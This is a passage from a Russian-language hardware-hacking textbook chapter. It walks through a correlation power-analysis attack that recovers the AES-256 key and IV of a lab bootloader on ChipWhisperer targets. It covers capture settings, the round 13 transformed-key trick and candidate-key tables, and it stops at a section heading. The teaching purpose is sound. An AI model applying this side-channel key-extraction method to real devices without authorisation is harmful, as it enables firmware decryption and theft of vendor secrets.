В этой работе протокол связи загрузчика работает через последовательный порт со скоростью 38 400 бод. В рассмотренном примере загрузчик всегда ожидает отправки новых данных. В реальных системах загрузчик обычно запускается с помощью последовательности команд или специальной перемычки, которая устанавливается во время загрузки (см., например, пункт «Контакты конфигурации загрузки» в главе 3). На рис. 12.1 показано, как выглядят команды, отправляемые загрузчику.




Рис. 12.1. Формат фрейма загрузчика

Показанный на рис. 12.1 фрейм состоит из таких четырех частей, как:

- **0x00** — один байт фиксированного заголовка;
- **подпись** — секретная четырехбайтовая константа. Загрузчик подтвердит корректность этой подписи после расшифровки фрейма;
- **данные** — 12 байт самой прошивки. Система вынуждает нас отправлять данные партиями по 12 байт. Более продвинутые загрузчики допускают более длинные фреймы переменной длины. Байты шифруются с помощью AES-256 в режиме CBC (об этом расскажем чуть позже);
- **CRC-16** — 16-битная контрольная сумма, использующая полином CRC-CCITT (0x1021). Первым отправляется младший значащий бит (least significant bit, LSB) проверки циклическим избыточным кодом (cyclic redundancy check, CRC), за ним следует старший значащий бит (most significant bit, MSB). Загрузчик ответит через последовательный порт, и в ответе будет сказано, прошел ли циклический избыточный код проверку.

Загрузчик отвечает на каждую команду одним байтом, указывающим, корректен ли CRC-16 (рис. 12.2).




Рис. 12.2. Формат ответа загрузчика

Ответив на команду, загрузчик проверяет корректность подписи. Если она совпадает с подписью производителя, то 12 байт данных записываются во флеш-память. В противном случае данные удаляются. Загрузчик не сообщает пользователю, была ли пройдена проверка подписи.

О шифровании AES-256 CBC

Система использует блочный шифр AES-256 в режиме сцепления блоков шифротекста (cipher block chaining, CBC). Как правило, следует избегать использования примитивов шифрования как есть (то есть электронной кодовой книги или ECB), поскольку в этом случае один и тот же фрагмент открытого текста всегда отображается в один и тот же фрагмент зашифрованного. Сцепление блоков шифротекста гарантирует, что если вы несколько раз зашифровали одну и ту же последовательность из 16 байт, то все зашифрованные блоки будут разными.

На рис. 12.3 показано, как работает расшифровка AES-256 CBC. Подробнее о расшифровке блока алгоритмом AES-256 мы расскажем позже.




Рис. 12.3. Расшифровка с помощью AES-256 в режиме сцепления блоков шифротекста: зашифрованный текст одного блока используется при расшифровке следующего блока, что приводит к цепочке зависимостей от предыдущих блоков зашифрованного текста

На рис. 12.3 показано, что результат расшифровки не используется напрямую. Вместо этого вывод подвергается операции XOR с 16-байтовым значением, которое берется из предыдущего зашифрованного текста. У первого блока расшифровки нет предыдущего зашифрованного текста, вместо него используется вектор инициализации (initialization vector, IV). В целях криптографической безопасности IV обычно считается общедоступным, однако в нашем примере мы сохранили его в секрете, чтобы показать, как восстановить его, если он окажется недоступным. При необходимости расшифровать весь зашифрованный текст (включая блок 0) или правильно сгенерировать свой зашифрованный текст нам нужно найти этот IV вместе с ключом AES.

Атака на AES-256

В рассматриваемом в этом примере загрузчике используется расшифрование по алгоритму AES-256 с 256-битным (32-байтовым) ключом, а это означает, что наши обычные CPA-атаки AES-128 не будут работать «как есть», и придется выполнить еще несколько действий. Сначала выполняем «обычную» CPA-атаку

AES-128 на выход обратного S-блока, чтобы получить ключ раунда 14. Для атаки выбираем именно обратный S-блок, поскольку он выполняет расшифровки, и первый раунд расшифровку находится на 14-м месте. Используя найденный ключ раунда, мы можем вычислить входные данные для раунда 13. Далее мы прибегнем к «одному специальному приему» (который описан ниже), чтобы сформировать СРА на выходе обратного S-блока раунда 13 и получить «преобразованный» ключ данного раунда. Получив его, мы превратим его в обычный ключ раунда 13. Теперь у нас есть ключи двух раундов, и этого будет достаточно, чтобы восстановить обратный порядок ключей и полный ключ AES-256. Вся магия заключается в преобразованных ключах, поэтому поговорим о них подробнее.

Для начала, мы предполагаем, что восстановили ключ раунда 14 с помощью обычного СРА. Это позволяет нам рассчитать выходные данные этого раунда. Для расшифрования AES выходные данные раунда 14 подаются в раунд 13, поэтому мы назовем его X_{13} . Мы не можем просто провести ту же СРА-атаку на раунде 13 из-за инвертированной операции $MixColumns$ ($MixColumns^{-1}$) в этом раунде. Операция $MixColumns^{-1}$ занимает четыре байта ввода и генерирует четыре байта вывода. Любое изменение в любом входном байте приведет к изменению всех четырех байтов вывода. Нам нужно выполнить предположение по четырем байтам вместо одного, то есть придется перебрать 232 предположения вместо 28. Это значительно усложнило бы нам работу.

Чтобы решить эту проблему, применим немного алгебры, записав раунд 13 в виде уравнения. Состояние в конце раунда X_{13} является функцией входа в раунд X_{14} . Ключ раунда K_{13} выглядит так:

$$X_{13} = SubBytes^{-1}(ShiftRows^{-1}(MixColumns^{-1}(X_{14} \oplus K_{13}))).$$

$MixColumns^{-1}$ — линейная функция, то есть:

$$MixColumns^{-1}(A \oplus B) = MixColumns^{-1}(A) \oplus MixColumns^{-1}(B).$$

То же самое верно для $ShiftRows^{-1}$. Мы можем переписать уравнение для X_{13} , зная, что:

$$\begin{aligned} X_{13} &= SubBytes^{-1}(ShiftRows^{-1}(MixColumns^{-1}(X_{14})) \oplus \\ &\quad ShiftRows^{-1}(MixColumns^{-1}(K_{13}))). \end{aligned}$$

Тогда представим K'_{13} , преобразованный ключ для раунда 13:

$$K'_{13} = ShiftRows^{-1}(MixColumns^{-1}(K_{13})).$$

И мы можем использовать преобразованный ключ для определения вывода X_{13} следующим образом:

$$X_{13} = SubBytes^{-1}(ShiftRows^{-1}(MixColumns^{-1}(X_{14})) \oplus K'_{13}).$$

Используя это уравнение, получаем, что K'_{13} — это просто вектор битов, который мы можем восстановить с помощью CPA, вне зависимости от $MixColumns^{-1}$. Следовательно, мы можем выполнить CPA-атаку на отдельные байты вывода $SubBytes^{-1}$, чтобы восстановить каждую преобразованную часть ключа по одному байту за раз. Как только у нас будет лучшее предположение для всех преобразованных байтов подключа, мы сможем восстановить фактический ключ раунда, обратив преобразование:

$$K_{13} = MixColumns(ShiftRows(K'_{13})).$$

Последний шаг тривиален: используя обратное расписание ключей AES-256, мы можем с помощью ключей K_{13} и K_{14} определить полный ключ шифрования AES-256. Не беспокойтесь, если пока не все понятно. В проекте Jupyter к этой главе (<https://nostarch.com/hardwarehacking/>) приведен весь необходимый код.

Получение и сборка кода загрузчика

Следуйте инструкции в верхней части файла с кодом для этой главы, чтобы правильно все настроить, например переменную `SCOPETYPE`. Если вы хотите просто посмотреть на кривые, то они предоставляются в виртуальной машине (virtual machine, VM). Мы рекомендуем в первую очередь просмотреть заранее снятые кривые. В приложенном к книге файле с кодом Jupyter содержится весь код для запуска анализа, а также все «ответы». Чтобы не выдавать все напрямую, мы зашифровали ответы с помощью RSA-16 военного уровня. Попробуйте сначала найти их самостоятельно.

Если в качестве целевого устройства используется аппаратное обеспечение ChipWhisperer, то вы можете использовать файл с кодом для компиляции загрузчика и его загрузки в устройство, запустив все ячейки в разделе файла с кодом, соответствующем этому разделу. Убедитесь, что прошивка загружена и проверена.

Если вы работаете не с ChipWhisperer, то вам нужно будет переносить, компилировать и загружать код загрузчика самостоятельно. В верхней части файла есть ссылка на код. Чтобы выполнить перенос, нужно сделать так, чтобы в функции `main()` в файле `bootloader.c` вызывались `platform_init()`, `init_uart()`, `trigger_setup()`, `trigger_high()` и `trigger_low()`. В код включена библиотека `simpleserial`, в ней функции `putch()` и `getch` используются для связи с последовательной консолью. Вы можете увидеть различные уровни аппаратной абстракции (hardware abstraction layers, HAL) в папке `victims/firmware/hal`. Самый простой HAL, который вы можете использовать в качестве эталона, — это ATmega328P HAL в папке `victims/firmware/hal`. Если один из HAL уже соответствует устройству, на котором вы хотите работать, достаточно указать параметр `PLATFORM=YYY` в файле с кодом с соответствующей платформой YYY на основе папки HAL. Прежде чем продолжить, убедитесь, что прошивка собрана и загружена.

Запуск целевого устройства и захват кривых

Пора собрать данные. Если вы работаете без аппаратного обеспечения, то этот шаг можно пропустить. При работе с АО вам нужно настроить целевое устройство и отправить ему сообщения, которые оно примет, поэтому вам придется иметь дело с последовательной связью и вычислением CRC.

Если у вас есть доступ к ChipWhisperer, то попробуйте выполнить это на платформах ChipWhisperer-Lite XMEGA («классическая») или ChipWhisperer-Lite Arm. В качестве альтернативы вы можете использовать собственную установку и/или целевое устройство SCA. В главе 9 мы обсудили, как настроить измерение потребляемой мощности. Физические измерения в целях простого анализа потребляемой мощности и корреляционного анализа потребляемой мощности одинаковы, поэтому в данной главе вы можете прочитать более подробную информацию о процедуре настройки с помощью вашего оборудования. Код загрузчика, который мы используем в этой главе, также работает на ATmega328P, так что если вы использовали схему захвата питания на основе Arduino Uno, код загрузчика можно запускать почти «как есть».

В данной работе мы можем позволить себе роскошь посмотреть исходный код загрузчика, к которому, как правило, в реальном мире доступа нет. Мы проведем работу так, будто у нас нет этих знаний, а позже попытаемся подтвердить наши предположения.

Расчет CRC

Если вы работаете с физическим устройством, то следующим шагом атаки будет связь с ним. Большая часть передачи выполняется просто, но часть с CRC чуть сложнее. К счастью, на эту тему много примеров открытого исходного кода для расчета CRC. В данном случае мы импортируем некий код из библиотеки `pyrcrc` — его можно найти в файле с кодом Jupyter. Мы инициализируем его с помощью следующей строки кода:

```
b1_crc = Crc(width = 16, poly=0x1021)
```

Теперь мы можем легко получить CRC для нашего сообщения, вызвав функцию

```
b1_crc.bit_by_bit(message)
```

Это значит, наше сообщение пройдет базовый тест на приемлемость для загрузчика. В реальной жизни полином CRC, значение которого мы передали с помощью параметра `poly` при инициализации CRC, может быть неизвестен. К счастью, в загрузчиках часто используются какие-то из распространенных полиномов. CRC не является криптографической функцией, поэтому полином не считается секретом.

Взаимодействие с загрузчиком

Далее мы можем начать общаться с загрузчиком. Напомним: он ожидает, что блоки будут отформатированы, как было показано на рис. 12.1, включая 16-байтовое зашифрованное сообщение. Нам все равно, каким будет это 16-байтовое сообщение, достаточно того, чтобы они были разными, поэтому мы получим множество разных весов Хэмминга для предстоящей атаки СРА. Следовательно, мы будем использовать код ChipWhisperer для генерации случайных сообщений.

Теперь для синхронизации с целевым устройством мы можем запустить функцию `target_sync()`. Она должна получить в ответ число `0xA1`, что означает сбой CRC. Если `0xA1` не получено, то цикл будет работать, до тех пор пока это не произойдет. Теперь мы синхронизированы с целевым устройством. Затем отправим буфер с правильным CRC, чтобы убедиться, что связь работает правильно. Мы отправляем случайное сообщение с правильным CRC и должны получить в ответ `0xA4`.

Получив данный ответ, мы знаем, что общение настроено и мы можем двигаться дальше. Если нет, то пришло время отладки. Чаще всего проблема заключается в неправильных параметрах связи (38 400 бод, 8N1, без управления потоком). Попробуйте подключиться к целевому устройству вручную с помощью последовательного терминала и нажимайте `Enter`, пока не начнете видеть ответы. Кроме того, неисправное последовательное соединение можно отладить с помощью логического анализатора или осциллографа. Убедитесь, что видите переключатели линии и что они настроены на правильное напряжение и скорость. Если ответ не появляется, то проблема может быть в том, что целевое устройство не запускается (возможно, ему требуется тактовый сигнал, которого нет?) или вы подключены не к той паре TX/RX.

Захват обзорных кривых

Теперь мы можем приступить к захвату кривых. Поскольку перед нами AES, программно реализованный на микроконтроллере, мы можем визуально идентифицировать выполнение AES, подождав 14 раундов. Мы выполняем расшифровку AES-256, поэтому раунд 14 выполняется первым!

Приведенное ниже изображение получено с помощью таких настроек, как:

- **скорость захвата** — 7,37 Мвыб/с (мегавыборок в секунду, 1 отсчет на такт устройства);
- **количество точек** — 24 400;
- **сигнал триггера** — передний фронт;
- **количество кривых** — 3.

Для первого захвата нужно просто получить обзор операций, происходящих на чипе, то есть можно взять достаточно много выборок, чтобы точно захватить интересующую операцию. В идеале нам хотелось бы увидеть окончание операций. Обычно оно характеризуется бесконечным циклом, в котором устройство ожидает новых входных данных, поэтому в конце кривой появляется бесконечно повторяющийся шаблон. На рис. 12.4 показана обзорная кривая для устройства XMEGA, на которой оставлена только операция AES-256.

Конец операции не виден, но в данном случае нас интересуют только начальные раунды. Увеличивая масштаб, мы можем узнать, что первые два раунда дешифрования происходят в пределах первых 4000 точек, то есть количество точек на следующий раз можно уменьшить.




Рис. 12.4. График потребляемой мощности при выполнении AES-256 на устройстве ChipWhisperer XMEGA

Если в ходе обзорного захвата не удалось найти AES, то проверьте все соединения и конфигурации целевого устройства и области действия, а затем попытайтесь изолировать проблему.

1. Убедитесь, что устройство правильно выводит сигнал триггера и осциллограф реагирует на него. Вы можете зафиксировать сигнал на осциллографе, чтобы выполнить отладку.
2. Проверьте сигнальный канал. Вам нужно будет увидеть на нем некую активность, даже если сама AES не видна.
3. Проверьте кабели и конфигурацию.

Кроме того, возможно, что утечки целевого устройства не столь велики (например, если используется криптография с аппаратным ускорением). Затем вы можете приступить к точному определению места криптографической операции с помощью корреляционного анализа или t -теста, как описано в главах 10 и 11. В этой работе так далеко мы заходить не будем.

Захват подробных кривых

Предполагая, что у вас есть обзорные кривые и первые два раунда определены, используйте следующие настройки и повторно запустите предыдущий цикл для сбора пакета данных:

- **скорость захвата** — 29,49 Мвыб/с (четыре точки на такт);
- **количество точек** — 24 400;
- **сигнал триггера** — передний фронт;
- **количество кривых** — 200.

Число 200 — просто предположение: программное обеспечение AES на микроконтроллере не слишком-то защищено, поэтому большого количества кривых не потребуется. Если во время анализа найти утечку не удается, то, возможно, вам придется увеличить это число и повторить попытку. Для справки: поиск утечек в любой серьезно защищенной реализации или криптографии, работающей на системе-на-кристалле (SoC), может потребовать миллионов (или десятков миллионов) кривых.

Анализ

Теперь, имея кривые потребляемой мощности, вы можете сформировать CPA-атаку. Как говорилось ранее, вам нужно будет выполнить две атаки: одну для получения ключа раунда 14, вторую (используя первый результат) — для получения ключа раунда 13. Наконец, нужно будет выполнить постобработку, чтобы получить 256-битный ключ шифрования.

Ключ раунда 14

Мы можем атаковать ключ раунда 14 с помощью стандартной атаки CPA (используя обратный S-блок, так как это та самая расшифровка, которую мы взламываем). Python довольно долго будет перебирать 24 400 точек, поэтому, если вам нужна более быстрая атака, то используйте меньший диапазон. Если вы подсчитаете раунды на рис. 12.4, то можно будет сузить диапазон точек до раунда 14. Частота выборки на подробных кривых в четыре раза выше, чем в обзорных, и это важно учитывать.

При запуске кода анализа на предварительно полученных кривых мы получаем таблицу, показанную на рис. 12.5. В ней содержится ключ, который мы ищем, поэтому заглядывайте в нее, только если вам нужны ответы.

Байт Ранг \	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0	EA	79	79	20	C8	71	44	7D	46	62	5F	51	85	C1	3B	CB
1	OD	A8	88	BF	44	A8	F0	EE	64	D3	00	8F	B3	72	14	05
2	C0	F0	70	EF	45	DA	9C	43	F5	B3	03	CE	OD	0F	42	24
3	27	5A	DF	4D	82	57	56	7F	70	61	31	E2	FF	1F	1C	C7
4	A6	13	99	E3	25	F9	E4	74	5E	37	72	9E	7F	90	E1	75
	0,603	0,725	0,665	0,744	0,671	0,642	0,689	0,668	0,609	0,663	0,676	0,849	0,688	0,681	0,67	0,738
	0,381	0,383	0,379	0,34	0,36	0,326	0,326	0,327	0,468	0,327	0,338	0,331	0,34	0,361	0,348	0,347
	0,339	0,355	0,335	0,326	0,34	0,322	0,321	0,314	0,444	0,325	0,325	0,319	0,34	0,355	0,339	0,343
	0,332	0,335	0,325	0,323	0,335	0,318	0,314	0,314	0,334	0,323	0,32	0,317	0,338	0,331	0,327	0,338
	0,312	0,321	0,316	0,322	0,323	0,309	0,304	0,313	0,334	0,318	0,319	0,316	0,324	0,321	0,325	0,324

Рис. 12.5. Пять лучших кандидатов и высоты пиков корреляции для каждого из 16 подключей для ключа раунда 14

В столбцах в этой таблице показаны 16 байт ключа. В строках — пять гипотез о частях ключей с наивысшим рангом, ранжированных по убыванию (абсолютной) высоты пика корреляции. На вашем оборудовании значения могут быть другими, но, если все хорошо, в ранге 0 вы получите те же байты ключа. Данная таблица позволяет сделать несколько наблюдений. Поскольку в ней приведены лишь 128 бит полного ключа AES-256, для проверки правильности этой части ключа мы не можем использовать пару «зашифрованный/открытый текст». Фактически, поскольку у нас нет расшифрованной прошивки, мы не знаем даже открытый текст, поэтому провести данный тест не получится.

Можно просто понадеяться, что мы правильно поняли эту половину ключа, и двигаться дальше. Однако если хоть один бит в ключе для раунда 14 окажется неверным, мы полностью застрянем на этапе восстановления ключа для раунда 13. Дело в том, что нам нужно вычислить входные данные для раунда 13, а они зависят от правильного ключа раунда 14. Если входные данные рассчитаны неправильно, то мы не сможем найти любые правильные корреляции для CPA.

Чтобы быть уверенными в том, что у нас действительно правильный ключ, мы смотрим на значения корреляции между различными кандидатами в каждом подразделе. Например, для подключа 0 корреляции первых пяти кандидатов составляют 0,603, 0,381, 0,339, 0,332 и 0,312. Корреляция лучшего кандидата намного выше, чем у других, а это значит, мы весьма уверены в том, что ключ 0xEA правильный. Если бы корреляция лучшего кандидата равнялась 0,385, то мы были бы гораздо менее уверены, поскольку он намного ближе к другим кандидатам.

В таблице на рис. 12.5 показано, что у каждого подключа лучший кандидат имеет гораздо более высокую корреляцию, чем второй по вероятности, поэтому мы достаточно уверены, что можем двигаться дальше. Как правило, если у каждого подключа разница между лучшим кандидатом и вторым кандидатом на порядок больше, чем разница между вторым и третьим кандидатами, то можно безопасно двигаться дальше.

Если вы выполняли измерения на предыдущих этапах, то проведите эту проверку. Если корреляция показывает низкую достоверность, то можно либо попытаться взять больше кривых, либо поработать над методикой обработки кривых, выбрав один из описанных в главе 11 методов, таких как фильтрация, выравнивание, сжатие и повторная синхронизация. Но не отчайвайтесь! Получить хорошую утечку с первой попытки удается крайне редко, так что вы сможете применить настоящую обработку и анализ.

Затем байты ключа собираются в переменной `rec_key` и выводится значение корреляции. Вы также узнаете, удалось ли получить правильный ключ! Переходим к следующей половине ключа.

Ключ раунда 13

В раунде 13 мы встретимся с некоторым несоответствием в трассировках XMEGA, и нам нужно будет добавить модель утечки с помощью «преобразованного» ключа.

Повторная синхронизация кривых

Если вы проводите все шаги с версией прошивки XMEGA, то кривые рассинхронизируются до того, как произойдет утечка в раунде 13. На рис. 12.6 показаны десинхронизированные кривые. Десинхронизация связана с реализацией AES с непостоянным временем. Код для всех входных данных выполняется в течение разного количества времени (на самом деле для этой реализации AES можно провести атаку по времени, а мы продолжим тему атаки CPA).

Мы проводим атаку по времени, но атака AES получается немного более сложной, так как нам придется повторно синхронизировать кривые. К счастью, сделать это довольно легко, используя модуль предварительной обработки




Рис. 12.6. Рассинхронизированные кривые (сверху)
и десинхронизированные кривые (снизу)

ResyncSAD. Модуль берет эталонный шаблон (`ref_trace` и `target_window`) и со-поставляет его с другими кривыми, используя сумму абсолютных разностей (подробнее об этом в пункте «Повторная синхронизация» в главе 11), чтобы понять, насколько нужно сместить другие кривые для выравнивания. Когда мы применяем этот модуль, кривые выравниваются вокруг целевого окна. На нижнем графике на рис. 12.6 показан результат.

Модель утечки

В коде ChipWhisperer нет встроенной модели утечки для раунда 13, поэтому нам нужно создать собственную. Метод `leakage()` в файле с кодом принимает 16 байт ввода для расшифровки AES-256 в параметре `pt`, а затем они пропускаются через раунд 14 расшифрования с помощью ранее найденного ключа данного раунда (переменная `k14`), за которым следуют операции $ShiftRows^{-1}$ и $SubBytes^{-1}$, которые производят `x14`.

Далее `x14` пропускается через частичную расшифровку 13-го раунда расшифровки с помощью преобразованного ключа, о котором мы говорили ранее:

$$X_{13} = SubBytes^{-1}(ShiftRows^{-1}(MixColumns^{-1}(X_{14})) \oplus K'_{13}).$$

Итак, мы берем `x14` и пропускаем его через $MixColumns^{-1}$ и $ShiftRows^{-1}$. Затем выполняем операцию XOR на предположении об одном байте преобразованного ключа K'_{13} (`guess[bnum]`), и, наконец, применяем индивидуальный S-блок. Выход X_{13} — это промежуточное значение, которое мы возвращаем для моделирования утечки CPA.

Запуск атаки

Как и в атаке раунда 14, мы можем использовать меньший диапазон точек, чтобы ускорить атаку. После ее запуска мы получаем таблицу результатов, показанную на рис. 12.7.

Корреляции у всех первых кандидатов выглядят хорошо: пики корреляции для кандидатов с рангом 0 значительно выше, чем у кандидатов с рангом 1. Если у вас получилось так же, то можно двигаться дальше.

Если же получилось не так хорошо, то проверьте все параметры (дважды), убедитесь, что первый найденный ключ действительно дает хорошие корреляции, и проверьте выравнивание для этого раунда. Если это не решит проблему, то все плохо. Обычно разные раунды AES требуют одинаковой предварительной обработки (за исключением выравнивания), поэтому странно, что нам удалось извлечь ключ для раунда 14, а для раунда 13 не удалось. Все, что мы можем вам посоветовать, — попробуйте внимательно перепроверить каждый шаг и используйте известную ключевую корреляцию или t -критерий (см. пункт «Оценка утечки тестового вектора» в главе 11), чтобы попробовать найти ключ, когда он известен.

Байт Ранг \	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
0	C6 0,598	BD 0,712	4E 0,728	50 0,715	AB 0,642	CA 0,748	75 0,633	77 0,686	79 0,65	87 0,729	96 0,697	CA 0,674	1C 0,626	7F 0,646	C5 0,643	82 0,737	
1	7F 0,349	9E 0,321	6C 0,323	A6 0,375	2E 0,364	E9 0,352	F5 0,366	CF 0,324	D7 0,38	0A 0,359	49 0,324	4C 0,365	6C 0,369	5F 0,352	70 0,35	45 0,335	
2	B6 0,341	E0 0,321	F8 0,319	92 0,357	C6 0,335	A7 0,336	F8 0,359	66 0,323	02 0,361	45 0,337	3F 0,319	54 0,349	D4 0,343	2A 0,329	07 0,345	DA 0,324	
3	16 0,338	48 0,318	7C 0,318	D3 0,353	F8 0,331	1D 0,333	30 0,339	D5 0,32	5D 0,354	CA 0,336	63 0,314	9B 0,336	7C 0,336	7A 0,336	D4 0,326	8C 0,345	E1 0,322
4	1F 0,329	CC 0,312	BB 0,316	3D 0,321	20 0,316	A8 0,33	8A 0,334	BB 0,317	3A 0,337	91 0,319	8A 0,308	FE 0,331	05 0,332	31 0,324	48 0,333	60 0,322	

Рис. 12.7. Пять лучших кандидатов и их высота пика корреляции для каждого из 16 подключей для преобразованного ключа раунда 13

Когда у вас есть преобразованный ключ раунда 13, запустите блок кода из файла так, чтобы этот ключ был выведен на экран и записан в переменную `rec_key2`. Чтобы получить реальный ключ раунда 13, код пропускает восстановленный ключ через операции `ShiftRows` и `MixColumns`. Затем он объединяет ключи обоих раундов и вычисляет полный ключ AES, запуская соответствующее расписание.

Вы должны увидеть 32-байтовый ключ. Если так и вышло — можете праздновать! Если нет, то проверьте свой код с помощью ключей, которые мы предоставили, чтобы убедиться в правильности его работы.

Восстановление IV

Имея ключ шифрования, мы можем перейти к атаке по следующему секретному значению: вектор инициализации (initialization vector, IV). Часто криптографические IV считаются общедоступными, но автор этого загрузчика решил его скрыть. Мы попробуем восстановить IV с помощью атаки дифференциального анализа потребляемой мощности (DPA), то есть нам нужно будет зафиксировать следы некой операции, которая объединяет известные изменяющиеся данные с неизвестным постоянным IV. На рис. 12.3 показано, что IV объединяется с выходными данными блока расшифрования AES-256. Поскольку мы восстановили ключ AES, мы знаем и контролируем этот вывод. Это означает, что у нас есть все нужное для операции XOR, которая объединяет выходные данные с IV с помощью DPA.

Что будем захватывать

